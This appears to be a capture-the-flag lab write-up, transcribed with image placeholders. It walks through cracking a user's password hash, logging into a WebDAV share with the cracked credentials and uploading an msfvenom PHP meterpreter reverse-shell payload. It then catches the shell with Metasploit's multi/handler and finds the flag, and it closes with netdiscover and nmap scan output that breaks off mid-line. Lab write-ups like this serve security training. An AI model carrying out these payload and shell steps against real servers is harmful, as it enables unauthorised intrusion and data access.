
We can assume again that the username is "ryan" but we need a password again so let's try this hash. We're going to use hashcat first to crack this.




It seems this vm is not powerful enough to run hashcat. So we'll then use crackstation.net.




Slap the hash in there and select “Crack Hashes”




Look at that, we have our result of “linux4u” as the password. Now to return to the instructions on Ashton’s personal note.




Let's try these steps.




Looks like this didn't work. So let's try with the current ip we have.



Using "192.168.1.105/webdav/" Gets us the login credentials which we will use "ryan" for the username and "linux4u" as the password.



We have “passwd.dav” here so let’s take a look in there.



We are now in the “webdav” and there’s a password here. Next we need to construct our payload. We’ll need to use metasploit and msfvenom next. Msfvenom will be used to create our payload and metasploit to deliver it.

For this we’ll need the following info for our kali machine:

Which can also be found using “ifconfig” command.


```
root@Kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,
        inet 192.168.1.90  net
```

Meterpreter's default port value is 4444 so we'll use that. We'll be using PHP reverse shell payload.


```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.
1.90 lport=4444 >> payloadshell.php
```

Here's our scripted payload

Now to get it onto the server. We can do this by using Kali's fileshare.




Type in the wevdav server path into the "Browse Network" search



It will ask for credentials. Use “ryan” for username and “linux4u” for password.

Next, drag and drop your payload into the server.




We have our payload all ready to go. Time to connect with metasploit.

Run a: search multi/handler


```
Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache mod_cgi Bash E
nvironment Variable Injection (Shellshock) Scanner
   1  exploit/android/local/janus                           2017-07-31       manual     Yes    Android Janus APK Sig
nature bypass
   2  exploit/linux/local/apt_package_manager_persistence   1999-03-09       excellent  No     APT Package Manager P
ersistence
   3  exploit/linux/local/bash_profile_persistence          1989-06-08       normal     No     Bash Profile Persiste
nce
   4  exploit/linux/local/desktop_privilege_escalation      2014-08-07       excellent  Yes    Desktop Linux Passwor
d Stealer and Privilege Escalation
   5  exploit/linux/local/yum_package_manager_persistence   2003-12-17       excellent  No     Yum Package Manager P
ersistence
   6  exploit/multi/handler                                                  manual     No     Generic Payload Handl
er
   7  exploit/windows/browser/persits_xupload_traversal     2009-09-29       excellent  No     Persits XUpload Activ
eX MakeHttpRequest Directory Traversal
   8  exploit/windows/mssql/mssql_linkcrawler               2000-01-01       great      No     Microsoft SQL Server
Database Link Crawling Command Execution
```

“Use 6” for option six.

Next we have to set our payload.




Use an options command to list what we have



There’s no ip listed so let’s input one in. Use the attack machine’s ip.

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) >
```

Now to run the exploit



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
payloadshell.php	2022-02-08 05:17	1.1K	

Don't forget to turn the payload on the server or meterpreter will not work.


```
meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer    : server1
OS          : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 1
1:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter >
```

Looks like we're in the right place

Run a "cd /" then an "ls -a"

```
meterpreter > cd /
meterpreter > ls -a
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40755/rwxr-xr-x   4096      dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096      dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840      dir   2022-02-07 18:29:29 -0800  dev
40755/rwxr-xr-x   4096      dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16        fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096      dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894  fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666  fil   2020-06-15 12:30:25 -0700  initrd.img.o
```

You can also run “shell” and do “ls”



There’s our flag!

Time difference is 8 hours

We did some additional testing below with some other flags and commands after an attempt to fix

```
root@Kali:~/Desktop# netdiscover -r 192.168.1.255/16
```

```
 Currently scanning: 192.168.113.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 168
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname

 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      2      84  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

```
root@Kali:~/Desktop# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:17 PST
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.63 seconds
root@Kali:~/Desktop#
```

```
root@Kali:~/Desktop# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:20 PST
Nmap scan report for 192.168.1.105
Host is up (0.00095s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
|   SIZE  TIME              FILENAME
|   -     2019-05-07 18:23  company_blog/
|   422   2019-05-07 18:23  company_blog/blog.txt
|   -     2019-05-07 18:27  company_folders/
|   -     2019-05-07 18:25  company_folders/company_culture/
|   -     2019-05-07 18:26  company_folders/customer_info/
|   -     2019-05-07 18:27  company_folders/sales_docs/
|   -     2019-05-07 18:22  company_share/
|   -     2019-05-07 18:34  meet_our_team/
|   329   2019-05-07 18:31  meet_our_team/ashton.txt
|   404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.
org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/11%OT=22%CT=1%CU=33441%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62070B64%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
